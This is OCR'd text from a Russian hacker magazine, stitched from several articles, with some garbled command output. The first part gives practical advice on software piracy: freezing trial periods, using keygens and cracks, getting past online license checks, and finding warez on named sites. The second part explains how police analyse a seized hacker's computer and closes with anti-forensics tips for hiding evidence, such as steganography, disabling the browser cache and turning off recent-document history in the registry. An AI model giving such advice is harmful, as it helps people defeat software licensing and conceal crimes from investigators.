
Как заморозить триал

Альтернативой серийному номеру становится заморозка триала, который предоставляют не только дешевые shareware-программы, но и вполне респектабельные продукты, например, от той же компании Intel.

Иногда после истечения испытательного срока помогает тривиальный снос программы с ее последующей переустановкой. Но в подавляющем большинстве случаев защитный механизм оставляет в укромном месте реестра (или файловой системы) специальную метку, содержащую дату первой установки или флаг истечения триала, и тогда никакие повторные установки не срабатывают! Если, конечно, не отформатировать жесткий диск со всем его содержимым… Но и здесь нас может ожидать разочарование. Некоторые (впрочем, достаточно немногие) программы содержат в себе жестко прописанную (hard-coded) дату скачки с сервера и, даже попав на девственно чистую ось, отказывают в работе, а повторная скачка обламывается, поскольку программа привязывается к аппаратной конфигурации, передавая ее на сервер.

Но как бы там ни было, чтобы определить срок окончания триала, программе требуется знать текущее время, а вот его-то как раз нетрудно подделать. Чтобы не переводить системные часы вручную (утомительно это, да и работать на таком компьютере практически невозможно), хакеры придумали специальные утилиты, перехватывающие обращения к API-функциям, которые возвращают текущее время, и подсовывающие липовые данные ломаемой программе персонально, не затрагивая всех остальных!

Таких утилит очень много, взять хотя бы хорошо известный Trial Freezer, который можно бесплатно скачать с http://sitefree.ru/modules/mydownloads/showfile.php?lid=546. Но самым крутым «ломиком» был и остается знаменитый Hall of the Mountain King. Он может останавливать время для отдельно взятых системных процессов. Достаточно в списке Process Selector выбрать интересующее приложение, указать требуемое время и занести в Frosted Process List. Время можно останавливать полностью или частично, например, часы, минуты, секунды будут идти, но следующий день так и не наступит.



> Приватный ftp-сервер на раздаче файлов



> Генератор серийных номеров, запущенный под виртуальной машиной VM Ware

файлы (многие из которых к тому же еще и зашифрованы разными паролями), и чтобы начать качать, нам нужно получить линк. А как его получить? Да как обычно — через форумы и всевозможные варезно-развлекательные сайты. Если нужен софт, идем на forum.ru-board.com. Если захотелось музыки, фильмов — на www.nnm.ru и ему подобные.

Недостатки этой системы налицо: конкретный варез найти очень трудно, по форумам можно лазить месяцами — и все безрезультатно. К тому же линки довольно быстро становятся неактуальными, и файлы отправляются в загробный мир, откуда, как известно, не возвращаются. Наконец, самое неприятное обстоятельство — вопреки своему названию, RapidShare является крайне медленным средством файлового обмена (для бесплатного скачивания), вынуждающим ждать значительное время, порой доходящее до нескольких часов и увеличивающееся с каждым скачанным файлом.

Проблема тягомотной закачки решается двумя способами. Во-первых, можно автоматизировать нудное ожидание момента, когда пора будет скачать следующий файл. Это возможно с помощью специального менеджера закачек Universal Share Downloader (www.dimonius.ru/dusd.php), которому достаточно скормить (скопипастить) те линки, которые публикуются на сайтах, а дальше просто ждать... Другой по-настоящему быстрый способ закачать файлы (моментально и на скоростях в несколько мегабит/сек) — это купить Premium-аккаунт, лишенный всяких ограничений. Проблема лишь в том, что приобретать такой аккаунт одному слишком накладно. Вот если найти народ и оплатить его впятером, то это совсем другое дело. Рекомендую!

Серийные номера против keygen'ов

За исключением небольшого количества бесплатных программ, все остальные требуют введения серийного номера либо при установке, либо в течение испытательного (или триального) срока, обычно составляющего 30 дней (иногда меньше, иногда больше). Некоторые программы, вместо серийного номера, используют ключевой файл, за который также надо платить, а платить, как известно, никогда не хочется.

Начнем с серийных номеров. Они бывают двух типов: жестко прошитые в программу и генерируемые на основе имени пользователя/названия компании, вводимых при регистрации. В Сети существуют тысячи хакерских серверов, на которых можно найти серийные номера практически под все программы на свете (достаточно набрать в Google «имя программы serial»). Однако в большинстве своем такие серверы служат рассадниками зловредных программ, проникающих через дырявого IE или Firefox. Поэтому если на них и ходить, то только через безопасные браузеры, такие как Opera или Lynx. Однако скачанный серийный номер очень часто не срабатывает. Возможно, хакер написал номер от балды, просто чтобы заманить посетителей к себе на сайт; найденный серийник может быть от другой версии или вообще внесен в так называемый блэк-лист, то есть, попросту говоря, забанен. Так что поиски подходящего серийного номера могут затянуться. Генераторы серийных номеров (keygen'ы) намного практичнее. Они представляют собой исполняемые программы, «рассчитывающие» серийный номер для любого заданного имени, и снимают проблему блэк-листов. При этом они создают угрозу вирусного заражения, поскольку под видом генератора тебе запросто могут впарить троянскую лошадь, начиненную динамитом. Запускать на своем основном компьютере такую штуку — это безумие, граничащее с самоубийством! Воспользуйся лучше машиной товарища, переписав сгенерированный номер на бумажку (шутка), или виртуальной машиной наподобие VMWare, VirtualPC или BOCHS. Об этом мы уже писали.

Если и сгенерированный номер не срабатывает, то, возможно, программа проверяет его через Сеть! Логика разработчиков ясна: инет сейчас есть у подавляющего большинства пользователей ПК, так почему бы не отослать серийный номер на специальный сервер и не проверить его на «вшивость»? Часть таких хитроумных защит отсекается путем установки персонального брандмауэра (я использую SyGate Personal Firewall), однако этот фокус проходит не всегда и в последнее время со многими программами не срабатывает. Почему? Немного поковырявшись в машинном коде, мы понимаем, что программы используют вызов API-функции InternetGetConnectedState(), возвращающей статус подключения к интернету. И если интернет у нас имеется, а защищенная программа не может достучаться до сервера, она делает логический вывод, что ее замуровали за брандмауэром, и сбрасывает флаг регистрации.

Если ты не владеешь SoftICE и не знаешь, как ставить точки останова, то единственное, что остается, — воспользоваться кряком, то есть хакерской тулзой, модифицирующей ломаемую программу так, чтобы она сидела и не мяукала. Кстати говоря, некоторые приложения (например, The Bat!) используют ключевые файлы, заверенные цифровой подписью, которые не могут быть сгенерированы никаким генератором. Чтобы заставить их работать, приходится брать в руки скальпель и хирургическим путем удалять из защитного механизма все лишнее. Этим опять-таки занимаются кряки.

Недостаток кряков в том, что, будучи исполняемыми программами, они могут содержать что угодно, и отделаться запуском на виртуальной машине тут уже не получится, поскольку, ломая программу, они способны внедрить в нее любой зловредный код. Но даже если они этого и не сделают, у нас нет никаких гарантий, что взлом осуществлен корректно и программа после «трепанации черепа» не поедет крышей и не станет падать или зависать в самых разных местах.



> Если варез придется еще поискать, то все необходимое для поиска уже закачано для тебя на диск. Не пропусти: подборка eMule- и BitTorrent-клиентов, trial-фризеры и море полезной инфы.



> forum.ru-board.com — замечательный форум о софте и не только;
> www.nnm.ru — сборник ссылок на свежие лакомства в Сети с ежедневными обновлениями.



> Как ни крути, но warez был, есть и будет вне закона. Одно дело — скачать «лекарство» для жизненно необходимой программы. С учетом суровой российской реальности, тебе это, скорее всего, простят. Но не вздумай сам распространять пиратский софт. Иначе рискуешь получить по голове, причем сильно.



АНДРЕЙ «SKVOZNOY» КОМАРОВ
/ KOMAROV@ITDEFENCE.RU /

ПОПАЛСЯ: ТВОЙ КОМПЬЮТЕР У НИХ В РУКАХ!

ЧТО И ГДЕ БУДУТ ИСКАТЬ КОМПЕТЕНТНЫЕ ОРГАНЫ В ТВОЕМ КОМПЕ

Казалось бы, ничего такого не сделал. Ну взломал десяток сайтов — что с того? А тут на тебе: приходят дяди из милиции, предъявляют ордер и забирают компьютер на экспертизу. Конечно, это не твой случай, но знать, что в такой ситуации будут делать люди в погонах с компьютером, наверняка, интересно и полезно.



Вот с помощью такой штуки людям в погонах удается быть предельно аккуратными во время работы с файлами — ни один из них не будет изменен или поврежден



Набор для исследования жестких накопителей

Простые истины

Начнем с того, что просто так никто к тебе не придет. Не за чем! Приходят обычно для того, чтобы найти недостающие доказательства, или вообще сразу для задержания. При этом часть доказательной базы и хотя бы какая-то уверенность в том, что расследуемое преступление совершил именно ты, у ребят в погонах к этому моменту уже есть. Короче говоря, если где-то засветился — готовься принимать гостей. Может быть, пронесет, но есть и шансы, что придется расхлебывать кашу, которую заварил. Хочу заметить, что расследованием прецедента (по крайней мере, серьезного прецедента) совсем не обязательно занимаются только наши правоохранительные органы. Это может быть и собственная служба безопасности пострадавшего предприятия, и нанятые ей специалисты по информационной безопасности, и спецслужбы заинтересованных стран. Поэтому, несмотря на кажущуюся безнаказанность всего содеянного в сети, спешу тебя заверить: если они захотят кого-то найти, то обязательно найдут. Даю тебе все 200%! А потом еще и засудят, используя в качестве доказательств найденные во время обыска улики, пускай даже косвенные. Сгодится все что угодно, начиная тем, какое оборудование было обнаружено у тебя дома («Подозреваемый, а зачем Вам нужен аппарат для изготовления пластиковых карт?»), и заканчивая списком сайтов, который ты посещал, конечно же забыв удалить историю.

Что, как и зачем

Обычно задержание и арест проходят по вполне стандартной схеме. Начинается все с того, что компетентные органы посещают место жительства подозреваемого (как уже было сказано, имея в руках некоторые доказательства, например логи провайдера). После риторического вопроса: «Пользуетесь ли Вы компьютерами?» — следственный эксперт фотографирует твою машину, уделяя особое внимание задней панели. Почему? Да потому, что задокументированные снимки могут подтвердить факт использования задержанным того или иного оборудования, в том числе сетевых устройств (с помощью которых совершался выход в сеть и, соответственно, взлом). Данные с компьютера хакера особым образом копируются, и копии используются в ходе расследования, а оригинал помещается в надежное место для хранения вещественных доказательств. Как удостовериться, что тебе не записали ничего лишнего уже после изъятия компьютера? Для этого эксперты вычисляют хэш-коды MD5 или SHA, которые при необходимости могут подтвердить истинность данных. Дальше — дело техники.

Начинаем операцию


Странные ребята эти хакеры, ненасытные. Мало того, что взломали интернет-магазин и увели всю базу с конфиденциальной информацией о пользователях, так еще прописали на странице загрузчик с трояном (который впаривался каждому посетителю), а потом еще и во внутреннюю сеть полезли. В общем, сделали все что только возможно, чтобы привлечь внимание, и, как это обычно бывает, в одном месте, и все-таки засветились. Пускай это будет случайный запрос браузера с настоящего IP в момент, когда упало маскирующее VPN-соединение. Найти злоумышленника по сетевому адресу — проще простого, и вот через несколько дней к нему нагрянули гости! Цель проста — собрать доказательства. Но как? К этому могут быть привлечены как наши органы, так и независимые эксперты. Но и тем, и другим требуется некоторый набор инструментов, состав которого напрямую зависит от исследуемой файловой и операционной системы. Практически всегда хоть что-то да можно откопать.

Вот, например, винда. Хакер упорно отрицает свои занятия грязными делишками и уверяет, что вообще не знаком со взломом. Но уже через пару дней во время допроса ему предоставляют толстую папочку, в которой отображена вся история сетевой активности (Documents and Settings\user\Local Settings\History\), включающая запись о том самом злополучном интернет-магазине, конфиденциальные данные из кэша браузера (Documents and Settings\user\Local Settings\Temporary Internet Files\), которые могли там оказаться только в том случае, если хакер имел доступ к защищенной (и взломанной) части сайта, и многое другое. А помимо этого, в системе «случайно» обнаружатся авторизированные SSL-сертификаты для различных аккаунтов в платежных системах и, что еще хуже, банках. Товарищ, откуда все это? Быстрый анализ таких вот предательских местечек можно провести с помощью специальной утилиты Web Historian (www.mandiant.com/webhistorian.htm), которой хорошо известны все секреты современных браузеров.


Мало того, в ходе экспертизы выяснится, что в системе была установлена куча самого что ни на есть хакерского софта, который ты пытался впопыхах удалить. Только вот незадача. Большая часть прикладных программ так гадит в систему, что спешу тебя заверить: следы за собой они оставят обязательно. Нынешние деинсталляторы ни на что не годятся, и доверять можно только самому себе. А для этого уже во время установки и дальше, во время эксплуатации, нужно четко следить и запоминать, где программа оставляет следы своей деятельности. В этом тебе, кстати, помогут утилиты от Sysinternals (www.microsoft.com/



Некоторые из описанных продуктов не подлежат распространению, однако мы все же постарались сделать подборку полезных утилит. Ее ты, как обычно, найдешь на DVD-диске.



Одна из самых дорогостоящих и авторитетных программ для анализа компьютеров пойманных хакеров. Цена корпоративной версии превышает $2000



Надежно удалить данные можно, но делать это нужно с умом и правильными инструментами



Технологии слежки за пользователями с каждым днем становятся все совершеннее. В первую очередь это вызвано ростом террористического влияния. Рекомендую тебе почитать www.eff.org — там частенько выкладывают интересные данные о вторжении в личную жизнь со стороны всевозможных ведомств, о которых пользователь даже не догадывается.

technet/sysinternals): Diskmon, Filemon, Regmon, Process Monitor. Несколько других советов ты найдешь во врезке.

Поближе к файлам: программные методы

Одним исследованием твоих сетевых пристрастий не обойтись, поэтому следаки обязательно изучат все содержимое твоего харда. В этих целях используются специальные утилиты, которые не только проанализируют все файлы на диске, но еще и создадут наглядные и удобные отчеты и листинги. Прямо по заказу: сначала для устрашения злоумышленника (помнишь о той самой толстой папочке?), а потом для эффектного выступления в суде.

Серьезно ошибаются те, кто рассматривает установленную Unix-систему как гарант безопасности. Слишком сложно для экспертизы? Наоборот! Грамотные люди обязательно воспользуются специальным набором программ для анализа UNIX-систем — The Sleuth Kit (www.sleuthkit.org). Связка TSK хороша тем, что позволяет получить детальный отчет о системе, выявить любые файлы, скрываемые руткитами, и при этом не нарушить целостность системы, что крайне важно для сбора доказательств. Комплекс скрупулезно анализирует файловые системы FAT, NTFS, Ext2/3, UFS, выводит листинги всех каталогов, восстанавливает удаленные файлы, строит графические диаграммы файловых операций и работает с базами хэш-кодов файлов. Словом, утаить что-либо будет очень сложно.

Кстати, чтобы не дай бог ничего не сбить в системе злоумышленника (чтобы тот не использовал этот факт для своей защиты в суде), компетентные ребята обязательно захотят снять точную копию физического накопителя. И сделают это, например, с помощью знаменитой утилиты Safeback (www.orensics-intl.com/safeback.html). В результате этой процедуры будет составлен сжатый файл, в котором и будет сохранена вся инфа с харда (в том числе и с SCSI-винтов). Чтобы заверить подлинность такого образа, программа создает специальный лог-файл, в котором документируется весь процесс копирования и в который после его завершения заносится местоположение исследуемого инцидента и оборудования, изготовитель харда и его серийный номер, фамилия и имя эксперта.

Но на стол к эксперту может попасть не только обычный компьютер или ноутбук. Так, существуют специальные приложения, готовые произвести тщательный анализ портативных устройств. Большой популярностью среди специалистов по информационной безопасности пользуется Encase (www.guidancesoftware.com). Несмотря на то что появилась утилита достаточно давно, ее по сей день используют как небольшие коммерческие предприятия, так и крупные правительственные структуры. Причем освоить все премудрости работы с этим программным комплексом предлагается на специализированных курсах. Сам продукт распространяется в двух версиях: корпоративной и экспертной. Основное их различие в том, что корпоративная версия способно анализировать сразу группу компьютеров в локальной сети, что иногда очень полезно (скажем, для поиска преступника внутри большой компании). В этом случае Encase будет обращаться к каждой машине, распределено анализируя файловые системы. Что будет представлять собой такая машина, не имеет никакого значения, так как этот серьезный комплекс дружит сразу со всеми известными операционными системами и может быть использован даже



Знал ли ты о том, что почти на каждой бумажке, распечатанной на принтере, содержится уникальный невидимый код, с помощью которого можно установить, с какого конкретно оборудования была произведена печать. Детективы используют такую тему в целях обнаружения «письменных» шантажистов и прочих негодяев.

«НЕ СТОИТ ОБМАНЫВАТЬ СЕБЯ, ЧТО ЛЮБЫЕ ДЕЙСТВИЯ В СЕТИ ОСТАНУТСЯ БЕЗНАКАЗАННЫМИ. ТО, ЧТО СЕГОДНЯ ТЕБЯ НИКТО НЕ БЕСПОКОИТ, ЕЩЕ НЕ ЗНАЧИТ, ЧТО ЗА ТОБОЙ НЕ ВЕДЕТСЯ НАБЛЮДЕНИЕ И ПРОТИВ ТЕБЯ НЕ СОБИРАЮТСЯ ДОКАЗАТЕЛЬСТВА»



› От пристального внимания со стороны gpart никуда не деться. Программа обнаружила все дисковые разделы, включая те, которые ты удалил, когда реально подсел на измену

› Так просто можно посчитать контрольные суммы для нескольких файлов под виндой. Надежная гарантия целостности данных за считанные секунды

при анализе портативных карманных компьютеров и носителей.
Мы рассмотрели довольно сложные варианты, хотя, как правило, идти на подобные ухищрения необязательно. Что может быть проще, чем до боли знакомая Windows-система? Forencis Toolkit (www.accessdata.com) — это чисто виндовый пакет с богатыми функциями для снятия данных с жестких дисков, анализа отдельных разделов и их файловых особенностей. Основная фишка FTK — это максимально быстрая работа с прикладным уровнем системы. Он гораздо проще Encase и предусматривает сразу несколько вариантов просмотра образа диска. К примеру, можно выбрать в меню программы пункт «Электронные таблицы», и FTK тут же выведет список всех найденных xls-файлов с описанием и указанием месторасположения. Аналогичным образом легко отыскиваются базы данных, графика и сообщения электронной почты. Достаточно кликнуть на PST-файл Outlook — и FTK раскодирует все его содержимое, в том числе посланную почту, журнальные записи, задачи, календарь и удаленные документы. На борту программы присутствует база ключевых слов, по которым осуществляется поиск компрометирующей информации, включающая в себя такие слова, как cc, tan, pass.

Аппаратная часть

Протоколированию подлежит не только информация с жестких дисков и сменных носителей, но и сама начинка компьютера. Если там окажется что-то украденное или скарженное, беды не миновать. Как производится анализ железа? Раньше органы действовали следующим образом: система изымалась, ее везли на экспертизу в специальную лабораторию и там уже проводили с ней все необходимые манипуляции. Сейчас же в 80% случаев используется портативное переносное оборудование, с помощью которого легко и быстро дублируются данные, настройки, серийные номера девайсов и т.д. Причем все это применяется в совокупности с блокираторами записи. Такой подход помогает избежать сразу целого ряда потенциальных ошибок, таких как случайное изменение дат и контрольных сумм, уничтожение каких-либо процессов, перезапись данных и пр. Ведь при исследовании копии машины оригинальный «экспонат» остается в полной сохранности.
В ряде случаев органы обходятся лишь конфискацией харда, который в дальнейшем просто присоединяется к целевой системе. Стандартная конфигурация подобной машины: современный процессор, не менее 256 ОЗУ, большие жесткие диски IDE/SCSI, карта и контроллер SCSI, привод для чтения компакт-дисков, ленточные накопители (типа Exabyte), дополнительный источник питания, адаптер преобразования параллельного интерфейса в SCSI. Существуют специальные считывающие устройства, позволяющие решать вопрос копирования информации на компьютер эксперта за считанные минуты. Например, FastBloc (encase.co.za/solutions/accessories/index.shtm), который одновременно является и блокиратором записи, страхующим от случайных записей на оригинальный жесткий диск во время дублирования данных. Аппаратный блокиратор записи, например NoWrite (www.sierra-cables.com/Forensic/nowriteIDE.htm), обеспечивает неприкосновенность данных (то есть гарантию отсутствия изменений) во время копирования информации. Правда, при использовании подобного рода устройств транспортировка данных значительно замедляется.
Программный блокиратор записи делает аналогичную работу путем изменения таблицы прерываний, в которой содержатся сервисные записи BIOS. Прерывание — это метод, с помощью которого программы разговаривают с твоей

«РАЗГОВАРИВАЮТ СЛЕДОВАТЕЛЬ И СВИДЕТЕЛЬ:
— ВЫ ДОГАДЫВАЕТЕСЬ, ПОЧЕМУ ВАС ВЫЗВАЛИ?
— ДА, НО ЛУЧШЕ БУДЕТ, ЕСЛИ ВЫ СКАЖЕТЕ.
— ПОЧЕМУ ЛУЧШЕ?
— В ПРОТИВНОМ СЛУЧАЕ ПОЛУЧИТСЯ, ЧТО ВАМ СТЫДНО СКАЗАТЬ»

системой, сообщая ей, что необходимо сделать. Самую важную роль в них играет прерывание int 13h, указывающее на код записи и чтения с диска. Блокиратор заменяет запись прерывания своей собственной, перехватывая все обращения к диску. Схема дублирования такова: данные по блокам копируются на приемное устройство с исходного носителя. Размер передаваемого блока, как правило, кратен 512 байтам, являющимся размером тривиального сектора любого диска. После копирования для каждого файла выполняется расчет контрольной суммы, необходимой для доказательства того, что этот файл на компьютере эксперта не изменялся. Обычно подсчет осуществляется на автомате современными программами, но в принципе то же самое можно сделать и вручную.

ДЛЯ СИСТЕМ UNIX:

```
[skvz@localhost / root]#
md5sum /usr/bin
13mb07ak238aobm301oa58an236
lag /usr/bin
```

ПОД ОС WINDOWS:

```
md5sum -b file.doc (флаг -b
обязателен для подсчета в
md5)
```

Шаловливые ручонки

Очень часто злоумышленники стараются помешать экспертизе, удалив все свои данные. Некомпетентные лица просто заново разбивают жесткий диск на разделы или просто форматируют все диски. Но задача экспертов в этом случае особенно не усложняется. Путем форматирования полностью удалить информацию невозможно. Для восстановления информации после форматирования существует много софтин, которые зачастую используются самими пользователями, по случайности удалившими что-то важное. Принцип их работы прост. Любые средства восстановления ищут примерные сигнатуры бывших файловых систем, размещенных в каждом разделе. По каким параметрам? К примеру, FAT содержит значения 0x55 и 0xAA в 510 и 511 байтах начального сектора, NTFS — по смещению 3 от начала, а в конце обязательно следует сигнатура 55h AAh и т.д. После обнаружения раздела и определения типа файловой системы начинается процесс поиска файлов путем сравнения известных сигнатур файлов (включенных в базу данных программы для восстановления информации) с имеющимися на диске. Например, большинство фотографий содержит сигнатуру JFIF и EXIF.

В Linux очень актуальна утилита gpart, которая, используя описанные выше приемы, восстанавливает исходные файловые системы на жестком диске. Это делается примерно так:

```
#gpart -v образ_диска.dd
Wardning: strange partition
table magic 0x0000
[...]
Begin scan...
Possible Partition (Linux
ext2), size (600mb)
Possible Partition (NTFS),
size (1.7 gb)
```

Из вывода программы ясно, что на диске всего два раздела: Linux ext2 и NTFS. Аналогичным образом работают тулзы TestDisk (www.cgsecurity.org/wiki/TestDisk). Восстановив файловую систему, следователи займутся поиском метаданных или, иначе говоря, специальных конструкций, с помощью которых можно просмотреть содержимое файла и даже осуществлять поиск. Кстати, сняв слепок системы и отдав тебе компьютер под расписку, они легко смогут выяснить, что ты там потом натворил: какие файлы удалил и что в системе изменил.

Для вывода структур метаданных можно воспользоваться утилитой из пакета TSK — istat, которая будет выводить информацию по блокам.

Порой в своей практике эксперты сталкиваются с тем, что хитроумные злоумышленники делают в своем логове тайники, где и прячут оборудование. Например, в одной фирме с двойной бухгалтерией сервер размещался над навесным потолком, а единственный кабель (витая пара), спускающийся вниз, был сверху приделан к пружинному механизму, который в случае необходимости вытягивал кабель к потолку. В итоге, пришедшие с «долгожданной» проверкой даже не смогли найти сервер с данными.

НЕСКОЛЬКО ПОЛЕЗНЫХ СОВЕТОВ

1. Любые конфиденциальные файлы держи только на сменных носителях. Размещать подобные данные на своем обычном жестком диске — идея не очень разумная. В последнем случае секретную инфу можно зашифровать, но надежно спрятать ее вряд ли удастся. Хотя можно попробовать заюзать стеганографию (прием, скрывающий сам факт использования шифрования), воспользовавшись утилитами Gif-It-Up (www.theargon.com/achilles/steganography/gif-it-up), MP3stego (www.petitcolas.net/fabien/steganography/mp3stego), Steganography Tools (www.jjtc.com/Security/stegtools.htm).

2. Чтобы не морочить себе голову по поводу временных файлов браузера, нужно сразу отключить любое кэширование в его настройках. В случае Internet Explorer'a кэширование отключается в ветке реестра [HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet].

3. Активированный параметр NoRecentDocsHistory в ветке [HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer] запрещает системе вести статистику о документах, с которыми пользователь недавно работал.

